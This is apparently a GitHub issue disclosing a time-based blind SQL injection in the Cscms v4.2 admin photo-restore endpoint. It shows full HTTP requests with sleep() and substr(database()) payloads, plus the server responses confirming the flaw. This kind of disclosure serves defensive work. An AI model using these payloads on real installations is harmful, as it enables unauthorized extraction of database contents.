New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #26

Open Am1azi3ng opened this issue on Apr 18 · 0 comments


Am1azi3ng commented on Apr 18

Details

there is a Injection vulnerability exists in pic_Pic.php_hy

Injection occurs when restoring deleted photos from the trash

```
GET /admin.php/pic/admin/pic/hy?id=3)and(sleep(5))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/pic/admin/pic?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=o58jedqf4p0pobv4atdiuae0n6015865
Connection: close
```




```
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/pic/admin/pic?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcDkF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
o58jedqf4p0pobv4atdiuae0n6015865
Connection: close


```

```
Date: Thu, 20 Jan 2022 08:56:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=o58jedqf4p0pobv4atdiuae0n6015865; expires=Thu, 20-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 270

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```

Discovery success makes the server sleep,Construct payload,Then construct payload to blast database




```
GET /admin.php/pic/admin/pic/hy?id=
4)and(if(substr((select+database()),1,1)='c',sleep(5),1))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/pic/admin/pic?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcDkF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
o58jedqf4p0pobv4atdiuae0n6015865
Connection: close


```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 08:59:42 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=o58jedqf4p0pobv4atdiuae0n6015865; expires=Thu, 20-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 270

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```



```
select database();
```

```
database()
1 cscms
```

Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerablity exisit

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant